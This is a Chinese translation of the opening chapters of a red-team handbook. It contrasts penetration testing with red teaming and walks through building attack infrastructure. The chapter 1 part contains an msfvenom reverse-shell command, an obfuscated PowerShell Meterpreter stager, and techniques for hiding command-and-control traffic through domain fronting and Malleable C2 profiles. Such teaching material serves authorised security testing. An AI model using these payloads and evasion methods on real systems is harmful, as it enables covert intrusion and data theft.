最后我想说, 我并不是 Windows 系统、编码、编写 exp 或是 Linux 系统方面的专家。如果我对特定的技术、工具或过程说错了, 我会确保在本书的更新网页上做更新。另外, 本书的很多内容都依赖于其他人的研究, 我尽量提供链接。同样的，如果我遗漏了任何一个这种链接，我也会在网站上就这些信息进行持续的而更新。我们有这样的一个令人敬畏的社区, 我想确保社区里的每个人都因为他们的贡献得到承认！

介绍

> 译者：@Snowming



在本书的上一版本（The Hacker Playbook 2）中，你的任务是渗透 SUCK 公司的武器设备库。然而他们现在又建立了新的部门，称之为 Cyber Space Kittens （CSK）。这个新部门吸取了之前安全评估的所有经验教训，加强了他们的系统，建立了本地安全操作中心，甚至还创建了安全策略。所以他们再次聘用你作为渗透人员，来测试一下他们所做的所有安全限制是否有助于公司的整体防御。

我们能够收集到的关于此部门的信息很少。从有限的信息收集结果来看，我们发现，CSK 部门似乎发现了一颗秘密的行星，位于仙女座大星云或仙女座星系。这颗行星坐落于于两个旋臂中的一个，被称为 KITT-3n。它的大小是地球的两倍，位于一个被叫做 OI 31337 的双星系统中，而另一颗星星的大小也是地球的两倍。看起来这可以创造一个可能很适合居住的环境，有海洋，有湖泊，有植物，甚至可能有生命...

伴随着对新生命和另一个可居住星球的向往，太空竞赛也成为事实了。CSK 已经聘用我们作为红队进行安全评估，确保他们在网络世界的安全，并且能够检测和及时的阻止外在的破坏行为。他们的老板已经知道了去年所有的重大安全攻击行为，所以他现在只想聘用最好的员工，这个公司是你要开展工作的地方...

如果你选择接受这个任务，那你就必须找到所有的内部和外部的漏洞，并且用最新的 exp 和组合漏洞，去看看他们的防御团队是否能够发现或阻止你。

你要决定用什么类型的 TTP（战术策略，威胁情报和恶意程序）去进行你的工作呢？在这场战斗中，你前期需要做大量的信息收集工作，去观察寻找他们外部基础设施的薄弱点，社工他们公司的员工，提升你的权限，获取内部网络的信息，在整个内网中进行漫游，并且能够最终窃取有关 KITT-3n 行星的系统和数据库的信息。

渗透测试团队与红队

在我们深入了解红队背后的技术理念之前，我需要说明一下我对渗透测试和红队的理解。这两个词语经常被一起讨论，所以可能会让人感觉到有些混淆。在这本书里，我会谈一下我是如何理解渗透测试团队和红队这两个不同的术语的。

渗透测试团队更多的是对网络、应用程序以及硬件等方面进行严格的、全方位的测试。如果你之前没接触过渗透测试，我建议你先阅读一下渗透测试执行标准 PTES——这是一个关于如何进行渗透评估的非常好的指导手册。简而言之，你会经历确定渗透测试范围，然后对其进行详细的信息收集，下一步的漏洞挖掘，漏洞利用，以及后渗透阶段和最终的完成渗透测试报告等所有工作。在传统的网络测试中，我们经常会用扫描器扫描漏洞，去寻找可利用的漏洞点和应用或者系统，可能会稍微的再进行一点深入的工作，去找到域管理员，最后写一份报告。这种类型的测试创造了一个漏洞挖掘、漏洞修补以及可控性的测试方法的整体模型。即使是在确定范围期间内，渗透测试也非常明确，首先测试评估期间是在一周或两周内，其次通常会向公司内部的安全团队进行结果公布，因为公司仍然需要渗透测试人员作为其安全软件开发周期(S-SDLC)不可或缺的组成部分。

现在，即使很多公司遵循安全软件开发生命周期，拥有漏洞防护程序，渗透测试人员，应急响应团队或应急程序，并且可能还有很多昂贵的安全防火墙，但他们仍然会有被入侵的威胁。如果我们看看最近爆出来的任何一个漏洞，我们会发现有很多大公司都会中招。而且我们可以在一些安全报告中看到一些在六个月以前就被入侵的案例。下面这份报告指出，2017年几乎三分之一的业务遭到了攻击破坏。我想问问所有的公司，如果你们公司遭遇了同样的攻击，你能检测到吗？会用多长时间发现？被入侵以后你可以从攻击中恢复吗？你能准确的知道入侵者对你的公司做了什么吗？

这就是红队存在的意义。红队的任务就是模仿入侵者的TTP（战术和技术手段）。红队的目标是测出公司应对入侵事件的真实状况，找到安全计划中的问题和员工对安全项目的理解中的不足，最终提高他们对安全计划的理解。

对于红队来说，它不像渗透测试那样有条不紊。因为我们是在模拟现实的入侵事件，所以每个测试过程都会有很大的差异。比如一些测试项目可能侧重于窃取员工个人的身份信息(PII)或者信用卡，而有的测试项目可能侧重于进行域环境的接管。说到域管，我就是在这个地方看到了渗透测试和红队的最不一样之处。对于网络测试，我们喜欢通过获取域管理员（DA）权限以获得对域控制器（DC）的访问权。但对于红队来说，我们完全可以忽略域控制器（DC）。 其中一个原因是我们可以看到许多公司会在其分布式控制系统周围放置了大量的保护设施。它们可能采取程序白名单，流量监控，大量的IDS/IPS/HIPS规则，甚至更多防护措施。因为我们的任务是尽可能的不被发现，所以必须低调谨慎行事。我们遵循的另一条规则就是，几乎不会对内部网络进行大规模的漏洞扫描。你见过有多少入侵者会对内部网络进行大规模的扫描？几乎没有吧，为什么呢，因为漏洞扫描会对网络造成很明显的冲击，在现在这个社会很容易被发现。

渗透测试和红队的另一个主要区别是时间范围，对于渗透测试，不出意外的话我们会很幸运的有两周的时间。然而，红队的测试短达两周，长达六个月。这是因为我们需要模拟真实的攻击、社会工程学、远控木马等等。最后要说的是，还有一个显著的区别是红队的测试结果是两种团队的共同努力。并非使用漏洞列表，红队的调查结果需要更多地针对蓝队团队流程，政策，工具和技能等方面。在你最终的报告中，你可能会有一些能用于模拟入侵的漏洞方面的发现，但更多的是需要发现应用程序中的漏洞。要永远记住，模拟入侵的结果是要针对制定的安全计划，而不是单纯的信息技术。

渗透测试	红队
有详细计划的安全评估测试: * 渗透测试前双方制定计划 * 信息收集 * 漏洞分析 * 漏洞利用 * 后渗透阶段 * 编写测试报告	充满不定性的安全评估测试 * 情报收集 * 撕口子 * 持久性/本地提权 * 本地/网络信息盘点 * 内网横向渗透 * 寻找机密资料/窃取 * 域内提权/抓取域内用户哈希 * 编写测试报告
范围: * 有限制规则 * 1-2周的测试流程 * 有问题正常公告 * 发现漏洞	范围: * 没有规则 * 1周-6个月的测试流程 * 有问题暂不公告 * 测试蓝队的工作计划，工作策略，工具和技能 * 不能违法

作为红队，我们要向公司展示自己的价值，这和挖掘到的漏洞数量和漏洞严重性无关；它和能证明安全计划如何正常运行有关。红队的目的是模拟真实入侵事件，所以我们要尽可能的低调。从这些测试计划中抽取出的两个强有力的衡量指标是检测时效（TTD）和缓解时效（TTM）。虽然这些不是新的概念，但对红队来说仍然很有价值。

什么是检测时效（TTD）？这是从入侵事件的初始发生到安全分析人员检测并开始处理入侵事件之间的时间。假设你有一封社工钓鱼邮件，然后用户会在他们的系统上执行恶意软件。即使他们的杀毒软件，防火墙，或检测工具可能会报警，但这个时效是安全分析人员发现并第一次记录的时间。

缓解时效（TTM）是测试记录的次要指标。当进行防火墙阻止入侵，DNS 污染，或者网络隔绝这些操作的时候，会记录这个时间。要记录的另一个有价值的信息是安全团队如何使用信息技术，管理层如何处理重大事件，以及员工是否惊慌失措。基于这所有的时效，我们可以用真实的测试结果计算你的公司是否是有风险的，或者它被入侵破坏的可能性有多大。

总结

我想要尽力推动管理者使其摆脱依赖审计指标的心态。我们有合法的授权，肯定能促使老板们的程序更加成熟，但并不总是能提供足以模拟现实世界的安全保障。作为红队队员，我们的工作是测试整个安全计划是否有效。


当你读完这本书时，我希望你把自己当作一名红队队员，并把注意力集中于以下几点：

- 应用程序的安全漏洞而不是信息技术的漏洞
- 模拟真实世界的入侵事件
- 为红队持续的发展做出极大努力

挑战所有的安全系统.....提供真实的数据来证明安全漏洞。

第1章 赛前准备——安装

> 译者：@Snowming



作为红队人员，我们通常不太关注某次攻击的目的（更关注的是攻击手法）。相反，我们想从那些高级威胁组织的 TTP（Tactics、Techniques & Procedures）中学到更多。举个例子，这是一个来自于火眼(FireEye)公司的公开的威胁情报分析报告。从报告中，我们可以看到：这个威胁组织使用推特作为 C2 服务器，也使用了 github 作为存储加密图片和经过信息隐写文件的仓库。 我们可以参考此报告，根据攻击手法的特点来针对性的做出合适的防御方案，来看你的公司是否能发现并拦截这种攻击。

让我们对 APT 攻击做一些基本的介绍。由 MITRE 公司提出的 ATT&CK 矩阵(Adversarial Tactics, Techniques, and Common Knowledge matrix) 是对 APT 攻击的详细分解。这个矩阵中是一个在各种攻击场景中使用的不同 TTP 的大集合。

商用 ATT&CK 矩阵 - Windows版

持久化 Persistence	提权Privilege Escalation	防御规避Defense Evasion	访问凭证Credential Access	信息收集Discovery
Accessibility Features	Access Token Manipulation	Access Token Manipulation	Account Manipulation	Account Discovery
AppCert DLLs	Accessibility Features	Binary Padding	Brute Force	Application Window Discovery
AppCert DLLs	Accessibility Features	Binary Padding	Brute Force	Application Window Discovery
AppInit DLLs	AppCert DLLs	Bypass User Account Control	Credential Dumping	File and Directory Discovery
Application Shimming	AppInit DLLs	Code Signing	Credentials in Files	Network Service Scanning
Authentication Package	Application Shimming	Component Firmware	Exploitation for Vulnerability	Network Share Discovery
Bootkit	Bypass User Account Control	Component Object Model Hijacking	Forced Authentication	Peripheral Device Discovery
Browser Extensions	DLL Search Order Hijacking	DLL Search Order Hijacking	Hooking	Permission Groups Discovery

> 译者注：
>
> 1. 上面的矩阵仅仅包扩适用于 Windows 平台的技术。完整的商用 Enterprise ATT&CK 矩阵也包括适用于 macOS 和 Linux 平台的技术。
> 2. 矩阵中的内容严格复制自原书。只是因为原书图片分辨率太低，为了读者的阅读体验，特意重新作图。ATT&CK 矩阵至今没有中文翻译，因为译者才疏学浅，不敢献丑翻译，故保留英文。但是需要说明的是，书中列出的矩阵内容，跟 MITRE 公司官网给出的矩阵内容存在差异，可能是因为矩阵被重新修订了。故给出 Enterprise Matrix - Windows的官网地址 供读者参考。

另一个资源是 @cyb3rops 整理的 APT组织与方法持续更新列表。这个谷歌文件列举了世界多个国家的疑似 APT 组织及其使用的工具集。对于红队成员来说，我们可以参考此文档来模拟不同的攻击。当然，我们可能不会使用与文档中列举的相同的工具，但是我们可以构建类似的工具来做同样的攻击。

假定攻破练习

面对安全问题，企业的正确态度是从一开始就应该预设自己已经被攻破了。然而事实是，如今太多的公司认为通过一些所谓的安全配置或者年度渗透测试，它们是安全的。我们需要进入一种思维状态，我们总是蹲守，假设邪恶就潜伏在周围，我们需要时刻寻找异常。

这就是红队的活动与渗透测试有很大区别的地方。由于红队的活动重点是检测/给出措施而不是漏洞，所以我们可以做更多独特的评估。一种为客户提供巨大价值的评估利益被称为假定突破练习（**assumed breach exercise**）。在一个假定突破练习中，总会遇到一些 0-day。那么，客户端能否识别和减轻第二阶段和第三阶段步骤的影响呢？

在这些场景中，红队与公司内部的有限团队一起工作，在他们的服务器上执行一个定制的恶意软件 payload。这个 payload 应该尝试以多种方式连接，确保绕过常见的AV，并允许额外的 payload 从内存中执行。我们将在整本书提供一些 payload 的实例。一旦最初的 payload 被执行，所有的乐趣就从这里开始了！

设定你的行动

这是红队活动中我最喜欢的一部分。在进攻你的第一个系统之前，你需要确定你的红队活动范围。在很多渗透测试中，你会得到一个目标，然后不断地尝试进入那个单一的系统。如果某件事情失败了，你就继续做下一件事。没有脚本，你通常非常专注这个网络。

在红队活动中，我们从几个目标开始。这些目标可以包括但不限于:

- 最终的目标是什么?只是 APT 检测吗?是要在服务器上获取标志吗？是从数据库中获取数据吗?或者只是为了得到检测时效(TTD)指标?
- 是否有我们想要复制的公开活动?
- 你会用什么技巧?我们讨论过用 MITRE ATT&CK 矩阵，但是在每个类别中确切的技术是什么?
    - 红金丝雀研究小组提供了每一种技术的详细信息。我强烈建议你花点时间来查看这些详细信息。
- 客户希望你使用什么工具?是一些诸如 Metasploit、Cobalt Strike、DNS Cat 这样的商业攻击工具软件？还是自制的定制化工具?

一个好消息是被抓住也是评估的一部分。有一些入侵中我们会被抓4到5次，然后在4到5个不同的环境中被消灭。这确实向你的客户表明，他们的防御如他们预期的一样在起作用（或没有起作用）。在书的最后，我将提供一些报告示例，说明我们如何获取指标并报告这些数据。

设置你的外部服务器

我们使用许多不同的服务来建立我们的红队活动。在当今这个充斥着 VPS的世界里，在互联网上抵抗攻击者的机器不会超出你的预算。例如，我通常使用 Digital Dcean 公司的 Droplets 计算服务或 AWS 的 Lightsail 服务器来配置我的 VPS 服务器。我使用这些服务的原因是它们通常成本很低(有时是免费的)，可以选择 Ubuntu 系统的服务器，并且可以根据需要选择购买不同区域的服务器。最重要的是，它们非常容易设置。在几分钟内，你就可以设置并运行多个服务器的 Metasploit 和 Empire 服务。

在本书中，我将重点介绍 AWS 的 Lightsail 服务器，因为它易于设置、能够自动化服务，以及通常流向 AWS 的流量。在你成功创建了一个你喜欢的镜像后，你可以快速地将该镜像克隆到多个服务器，这使得构建现成的 C2(Command and Control) box 非常容易。

同样，你应该确保遵守 VPS 提供者的服务条款，这样你就不会陷入任何问题。

下面是操作要点：

- https://lightsail.aws.amazon.com/
- 创建一个实例
    - 我强烈建议至少使用1gb内存

  - 硬盘大小一般不会有什么问题，可以随意选择
- Linux/Unix
- 操作系统只选 -> Ubuntu
- 下载 Cert(证书)
- chmod 600 cert(译者注:只有拥有者有读写权限)
- ssh -i cert ubuntu@[ip]

搭建服务器的一个快速方法是集成 TrustedSec 公司的渗透测试框架 (PTF)。PTF 框架是一些脚本的合集，可以为你做大量的艰苦工作并为其他所有内容创建了一个框架。让我们通过一个快速示例来安装我们所有的漏洞利用模块，信息收集模块，后渗透利用模块，PowerShell 攻击模块和漏洞分析工具：

- sudo su -
- apt-get update
- apt-get install python
- git clone https://github.com/trustedsec/ptf /opt/ptf
- cd /opt/ptf && ./ptf
- use modules/exploitation/install_update_all
- use modules/intelligence-gathering/install_update_all
- use modules/post-exploitation/install_update_all
- use modules/powershell/install_update_all
- use modules/vulnerability-analysis/install_update_all
- cd /pentest

下图显示了所有的可用模块，其中一些模块是我们自己安装的。




图: 所有可用模块的列表

如果我们查看我们的攻击者 VPS，就可以看到安装在我们的机器上的所有工具。如果我们想要启动 Metasploit，我们可以输入:*msfconsole*。




图: 安装在 /pentest 文件夹下的所有工具

我仍然建议建立强大的 IPTables 规则。因为这将是你的攻击服务器，所以最好限制 SSH 身份验证可以从何处发起， Empire/Meterpreter/Cobalt Strike的 payload 可以从何处发起，以及你所支持的任何钓鱼页面。

如果你还记得在2016年末，有人发现了未经身份验证的远程代码执行(RCE) (https://blog.cobaltstrike.com/2016/09/28/cobalt-strike-rce-active-exploitation-reported/)。你肯定不希望客户数据受到攻击服务器的损害。

我曾经看到一些红队在 AWS 中，使用 Docker 运行 Kali Linux (或者至少是 Metasploit) (参考: http://bit.ly/2qz2vN9)。在我看来，虽然创建你自己的系统怎么样都可以。但是更好的选择是创建一个高效且可重复的流程来部署多台机器。使用 Lightsail 的 最大好处是一旦你将你的机器配置为你的首选项，你就可以对一台机器进行快照，并部署使用该镜像的多个全新实例。

如果你想让你的环境更上一层楼，看看 Coalfire 研究所的团队。他们构建了自定义模块来为你完成所有的艰苦工作和自动化。Red Baron 是 Terraform 的一组模块和自定义/第三方提供者，它可以为红队自动创建弹性、一次性、安全和灵活的基础设施。无论你想要构建一个钓鱼服务器，Cobalt Strike 基础设施，或创建 DNS C2 服务器，你都可以用 Terraform 做到这一切。

查看 https://github.com/Coalfire-Research/Red-Baron 并查看所有不同的模块以便快速构建你自己的基础架构。

红队的核心工具

红队可能会使用很多工具，但是让我们来讨论些最核心的工具。请记住，作为一个红队成员，我们的目的不是破坏环境(虽然这是最有趣的)，而是要复制现实世界的攻击，以查看客户是否受到保护，并可以在很短的时间内检测到攻击。在前面的章节中，我们了解了如何从其他 APT 组织那里复制攻击者的概要文件和工具集，所以让我们回顾一下一些最常见的红队工具。

Metasploit 框架

本书不会像前几本书那样深入探讨 Metasploit。尽管 Metasploit 框架最初是从 2003 年开发的，但它现在仍然是一个非常棒的工具。这是由于最初的开发者 H.D. Moore 和非常活跃的社区为它提供持续支持。这个社区驱动的框架，似乎每天更新，拥有所有最新的公开漏洞的利用、后渗透利用模块、辅助模块等等。

对于红队项目，我们可能使用 Metasploit 通过MS17-010永恒之蓝漏洞危害内部系统，以获得我们的第一个内网 shell,或者我们可能使用 Metasploit 为我们的社会工程攻击生成一个 Meterpreter payload。

在后面的章节中，我将向你展示如何重新编译你的 Metasploit payload 并绕过杀毒软件和网络监控。

混淆 Meterpreter 的 Payload

如果我们正在针对目标进行一些社工尝试，我们可能会使用 Word 或 Excel 文档作为我们的 payload（攻击载荷）的载体。但是，一个潜在的问题是我们可能无法包含 Meterpreter 的 payload 的二进制文件或让目标机器从 Web 下载我们的 payload，因为这些操作可能会触发目标机器中的杀毒软件的警报。所以，这里给出一个简单的解决方案，使用 PowerShell 进行模糊处理：

```
msfvenom -payload windows/x64/meterpreter_reverse_http -format psh -out meterpreter-64
.ps1 LHOST=127.0.0.1
```

我们甚至可以将混淆提升到新的水平，并使用 Unicorn 等工具生成更多模糊的基于 PowerShell 的 Meterpreter payload，我们将在本书中详细介绍这些混淆器。

```
root@thp3:/opt/unicorn# python unicorn.py windows/meterpreter/reverse_https 10.100.100.2 443
[*] Generating the payload shellcode.. This could take a few seconds/minutes as we create the shellcode.
powershell /w 1 /C "s''v oof -;s''v iRZ e''c;s''v gI ((g''v oof).value.toString()+(g''v iRZ).value.toStr
ing() ('JABzAHUAIAA9ACAAJwAkAGQAVQAgAD0AIAAnACcAMwBEAGwAbABJAG0AcABvAHIAdAAoACIAawBlAHIAbgBlAGwAMwAyAC
zAHQAYQB0AGkAYwAgAGUAeAB0AGUAcgBuACAASQBuAHQAUABBAHIAIABWAGkAcgB0AHUAYQBsAEEAbABsAG8AYwAoAEkAbgB0AFAAdAB
aQBuAHQAIABkAHcAUwBpAHoAZQAsACAAdQBpAG4AdAAgAGYAbABBAGwAbABvAGMAYQB0AGkAbwBuAFQAeQBwAGUALAAgAHUAaQBuAHQA
GwAbABJAG0AcABvAHIAdAAoACIAawBlAHIAbgBlAGwAMwAyAC4AZABsAGwAIgApAF0AcAB1AGIAbABpAGMAIABzAHQAYQB0AGkAYwAg
BDAHIAZQBhAHQAZQBUAGgAcgBlAGEAZAAoAEkAbgB0AFAAdABvACAAbABwAFQAaAByAGUAYQBkAEEAdAB0AHIAaQBiAHUAdABlAHMALA
AaQB6AGUALAAgAEkAbgB0AFAAdABvACAAbABwAFMAdABhAHIAdABBAGQAZAByAGUAcwBzACwAIABJAG4AdABQAHQAcgAgAGwAcABQAGE
AGQAdwBDAHIAZQBhAHQAaQBvAG4ARgBsAGEAZwBzACwAIABJAG4AdABQAHQAcgAgAGwAcABUAGgAcgBlAGEAZABJAGQAKQA7AFsARABs
```

此外，使用受信任的机构签发的 SSL/TLS 证书可以帮助我们绕过某些网络中的 IDS（入侵检测系统），具体可以参考以下链接实现：Meterpreter Paranoid Mode。

最后，在本书的后面部分，我们将讨论如何重新编译利用 Metasploit/Meterpreter 来绕过基于主机和网络的检测工具。

Cobalt Strike


Cobalt Strike 是迄今为止我最喜欢的红队模拟工具之一。什么是 Cobalt Strike 呢？它是一种用来后期持久渗透，横向移动，流量隐藏、数据窃取的工具。Cobalt Strike 并没有直接的漏洞利用，也没有通过最新的 0-Day 漏洞来破坏系统。当你已经在服务器上执行了 CS 的恶意

代码或者将 CS 用作网络钓鱼活动的一部分时，你就能感受到 CS 的功能是多么广泛并且强大。 一旦你可以在机器上执行 Cobalt Strike 的 payload，它创建一个 Beacon(远控木马功能)连接回连到 C2 服务器（teamserver）。

新的 Cobalt Strike 许可证的费用为3500美元(单用户一年)，所以它并不是一个便宜工具。 不过该软件有免费的限量试用版。


Cobalt Strike 基础设施

正如上文所述，在基础设施方面，我们希望设置这样一个可重用且高度灵活的环境。Cobalt Strike 支持重定向，当你的 Cobalt Strike 使用的 C2 域名被销毁了，你不需要创建并启用一个新的环境，只需要替换一个新的 C2 域名。你可以在这里找到更多的使用 socat 配置这些重定向器的信息：链接1 & 链接2



为了使你更好的重定向，我们可以使用域名前置（域名幌子）。域名前置是使用其他的域名和基础设施的技术作为控制器重定向的技术集合(参考链接)。这可以通过使用流行的内容分发网络(CDNs)来实现，如亚马逊云的 CloudFront 或其他的 Google Hosts 来隐蔽我们的流量源。这在过去曾被不同的攻击者所利用过(参考链接)。

通过使用这些高信誉域名，无论 HTTP 或 HTTPS 的任何流量，看起来都像是它正在与这些域通信，而不是与我们的恶意 C2 服务器通信。这一切是如何运作的？用一个比较抽象的例子来说，你的所有流量将被发送到 CloudFront 的一个主要完全限定域名(FQDNs)，例如 a0.awsstatic.com，它是 CloudFront 的主要域名。修改请求中的主机 header 将把所有流量重定向到我们的 CloudFront 分发(CloudFront distribution)，后者最终会将流量转发到我们的 Cobalt Strike C2服务器上(参考链接)。



通过更改 HTTP 主机的 header，CDN 将很轻松的的的地把流量传输回到正确的服务器。红队一直使用这种技术通过使用高信誉域名来隐藏 C2 服务器的流量。

另外两个支持域名前置的两个不同公司的优秀资源：

- CyberArk 还写了一篇很好的博客文章，在文章里他介绍了如何使用谷歌的应用产品来使你的流量看起来是流经了 www.google.com, mail.google.com 或者 docs.google.com.
- Vincent Yiu 写了一篇关于如何使用阿里巴巴 CDN 来支持自己的域名前置攻击的文章。
- Cobalt Strike 不是唯一可以支持域名前置的工具，也可以通过 Meterpreter 来完成(参考链接)。

> 注:在本书出版时，AWS(甚至谷歌云)已经启动实现对域名前置的保护(https://amzn.to/2I6lSry)。这并不能阻止这种类型的攻击，只是需要不同的第三方资源来进行利用。

尽管不是基础架构的一部分，但是我们还是应该要理解 beacon 是如何在内部环境中工作的。在操作安全方面，我们应该避免建立会被轻易发现并清除的持久连接。作为一名红队成员，我们必须假设我们的一些客户端是会被蓝队发现的。如果我们让所有的主机都与一个或两个 C2 服务器通信，蓝队很容易就可以把整个基础设施连根拔除。幸运的是，Cobalt Strike 支持内网主机之间使用基于 SMB 的 Beacon 来进行交互。这允许你让一台受感染的计算机与你的 C2 服务器进行正常且合适的 beacon 连接，并使内部网络上的所有其他的服务器通过 SMB 协议与最初受感染的主机进行通信。采用这种连接方式，当蓝队检测到一个二级系统有问题并进行取证分析，他们可能会无法识别与这次攻击相关的 C2 服务器域名。

Cobalt Strike 可以操纵你的 Beacon 通信，这对红队成员来说是一个非常有用的特性。使用自定义 C2 配置文件，你可以让所有来自受感染主机系统的流量看起来和普通流量无异。现在我们会发现越来越多的内网环境中会针对第7层网络应用层进行过滤。很多时候蓝队在这层中找寻那些网络通信中的异常流量，那么我们怎样才能让我们的C2通信变得如同正常的 Web 流量呢？这就是可定制 C2 配置文件发挥作用的地方。看看这个例子。阅读这个例子，你会看到一些显而易见的信息：

- 我们可以看出这将会产生带有URI路径的HTTP请求：

```
set uri “/s/ref=nb_sb_noss_1/167-3294888-0262949/field-keywords=books”;
```

- 主机 header 设置为 Amazon：

```
header “Host” “www.amazon.com”;
```

- 甚至一些自定义服务器的 header 也从 C2 服务器发回：

```
header “x-amz-id-1” “THKUYEZKCKPGY5T42PZT”;
header “x-amz-id-2” “a21yZ2xrNDNtdGRsa212bGV3YW85amZuZW9ydG5rZmRuZ2t
```

现在很多红队已经在许多不同的活动中使用了这些配置文件，许多安全厂商已经给所有常见的自定义配置文件创建了指纹签名。为了解决这个问题，我们能做的是: 确保修改了配置文件中的所有静态字符串，确保更改了所有 User-Agent 信息，使用真实的证书配置 SSL（不要使用 Cobalt Strike 默认的 SSL 证书），调整抖动率，并更改客户端的的 beacon 时间。 最后一个注意事项是确保通过 POST（http-post）命令进行通信，因为如果不这样做可能会导致使用自定义配置文件时出现很多问题。 如果你的配置文件注明了通过 http-get 进行通信，它仍然有效，但上传大文件将一直被限制。 请记住，GET 请求通常限制在2048个字符以内。

SpectorOps 安全团队还创建了可定制混淆 C2 配置文件的项目.

> 译者注: 这个脚本可以将 Cobalt Strike 的配置文件进行混淆来绕过一些基于签名检测的软件，其原理是将变量替换为提供的字典中的随机字符串，然后输出新的 Malleable C2 配置文件。

Cobalt Strike 的 Aggressor 脚本

